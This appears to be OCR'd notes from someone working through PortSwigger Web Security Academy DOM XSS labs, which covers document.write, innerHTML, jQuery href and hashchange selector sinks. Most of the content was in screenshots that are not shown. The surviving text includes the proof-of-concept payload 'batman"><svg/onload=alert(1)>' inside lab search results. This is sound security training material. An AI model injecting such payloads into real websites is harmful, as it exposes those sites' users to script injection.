

0 search results for 'batman">svg/omload=alert(1)>'
batman"><svg/onload=alert(1)>
Search
svg/omload=alert(1)>">
< Back to Blog






0aa9003a0472b49d870f9dc4000d00ef.web-security-academy.net
1
OK



DOM XSS in document.write sink using source location.search
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'batman"><svg/onload=alert(1)>'
Search the blog...
Search
< Back to Blog

❖ **DOM XSS in** innerHTML **sink using source -** location.search








DOM XSS in innerHTML sink using source location.search
LAB Not solved
Back to lab description
Home
0 search results for 'batman1'


DOM XSS in innerHTML sink using source location.search
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
0 search results for 'batman '
Search the blog...
Search
< Back to Blog


❖ **DOM XSS in jQuery anchor** href **attribute sink using -** location.search **source**







- To solve this Lab need burp suit pro version, cause DOM invader is not available in community edition.

❖ DOM XSS in jQuery selector sink using a hashchange event










